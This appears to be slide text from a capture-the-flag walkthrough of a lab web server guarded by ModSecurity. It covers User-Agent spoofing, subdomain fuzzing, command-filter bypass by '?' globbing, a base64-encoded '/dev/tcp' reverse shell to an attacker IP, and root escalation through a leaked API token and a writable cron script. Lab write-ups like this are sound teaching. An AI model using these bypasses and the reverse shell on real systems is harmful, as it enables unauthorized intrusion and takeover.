



Web Application Firewalls

Web application firewalls (WAFs) are network appliances which filter HTTP requests to prevent automated scanning and common web attacks:




Web Application Firewalls

Such as file upload attacks, injection attacks, login brute-forcing, etc, etc...



Web Application Firewalls

Depending on how the WAF is configured, it could filter requests based on IP address, POST request body data, HTTP header contents, or many other factors



Identifying the WAF



Your Favorite WAF ModSecurity

ModSecurity es un módulo de firewall de aplicaciones web (WAF) para Apache HTTP Server que proporciona una capa adicional de seguridad. Ayuda a proteger las aplicaciones web contra ataques comunes, como inyecciones SQL, XSS y otros tipos de vulnerabilidades, mediante el monitoreo y filtrado del tráfico HTTP en tiempo real.

In this challenge, the web app landing page implies that the ModSecurity WAF is being used

Identifying the WAF

```
(theshyhat@hackerfrogs)-[~/Downloads]  
$ whatweb http://www.yourwaf.nyx  
http://www.yourwaf.nyx [403 Forbidden] Apache[2.4.59], Cou  
.4.59 (Debian)], IP[192.168.212.12], Title[403 Forbidden]
```

When we try using a common security tool to scan the webserver, we see that our requests are blocked

Blocking on User-Agent Headers


Web Security Tool User-Agent Header Values

WhatWeb Scanning Tool:	WhatWeb/0.5.5
Fuzz Faster U Fool (ffuf):	Fuzz Faster U Fool v2.0.0
Gobuster (DirBusting):	gobuster/x.x

By default web security tools send a User-Agent header with each of their requests to identify themselves when making requests to the server

Blocking on User-Agent Headers

```
└─$ curl http://www.yourwaf.nyx -A "gobuster"  
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">  
<html><head>  
<title>403 Forbidden</title>  
</head><body>
```



A common way that WAFs prevent automated scanning of web apps is to filter all requests that contain User-Agent headers with the names of web app scanning tools

Spoofing User-Agent Headers

```
└─$ whatweb http://www.yourwaf.nyx --user-agent "hackerfrogs"  
http://www.yourwaf.nyx [200 OK] Apache[2.4.59], Bootstrap, Co  
5, HTTPServer[Debian Linux][Apache/2.4.59 (Debian)], IP[192.1
```

However, all security tools include the option to supply an arbitrary User-Agent header, so we can bypass this type of WAF filtering

Spoofing User-Agent Headers

```
└─$ whatweb http://www.yourwaf.nyx --user-agent "hackerfrogs"  
http://www.yourwaf.nyx [200 OK] Apache[2.4.59], Bootstrap, Co  
5, HTTPServer[Debian Linux][Apache/2.4.59 (Debian)], IP[192.1
```

Note that in this case, we just need to ensure that the User-Agent value is **not** one on the deny-list, so almost all random values will work

Spoofting with Ffuf

Subdomain Enumeration

```
maintenance [Status: 200,  
www [Status: 200,
```

Now that we know which User-Agent values to **not** use, we can fuzz for subdomains with Ffuf, and we find the **maintenance** subdomain

WAF Command Injection Filtering

Forbidden

You don't have permission to access this resource.

The maintenance endpoint hosts an OS command function, but it filters commands based on deny-listed patterns

OS Command Filter Bypass

```
/b?n/b?s? = /bin/bash
```

```
/u?r/b?n/e?ho = /usr/bin/echo
```

We can use the `?` special character to substitute characters in filenames, which allows us to run whatever commands we want

OS Command Filter Bypass

```
└─$ echo -n "sh -i >& /dev/tcp/192.168.212.10/443 0>&1" | base64  
c2ggLWkgPiYgL2Rldi90Y3AvMTkyLjE2OC4yMTIuMTAvNDQzIDA+JjE=
```

We are allowed to use the base64 command freely, so we run arbitrary commands as long as we base64 encode them first, then pipe them into the bash command

Privilege Escalation

Captured API Key

```
const app = express()  
const port = 3000  
  
const apiToken = '8c2b6a304191b8e2d81aaa5d1131d83d';
```

We see the server code for the app running on port 3000, and capture its API key

Privilege Escalation

Privileged File Read

```
app.get('/readfile', checkApiToken, (req, res) => {  
  let file = req.query["file"] ?? '';  
  if (file === '') {
```

According to the code, there is a special function at the **/readfile** endpoint, which lets you read a file. Since the node app is being run as **root**, we could potentially read any file on the system

Privilege Escalation: Root Cronjob Script

```
/bin/bash /opt/nodeapp/copylogs.sh
```

```
root copylogs      42 sep 24 12:30 copylogs.sh
```

The last privilege escalation step involves hijacking the root cronjob script owned by the copylogs group, to which our user belongs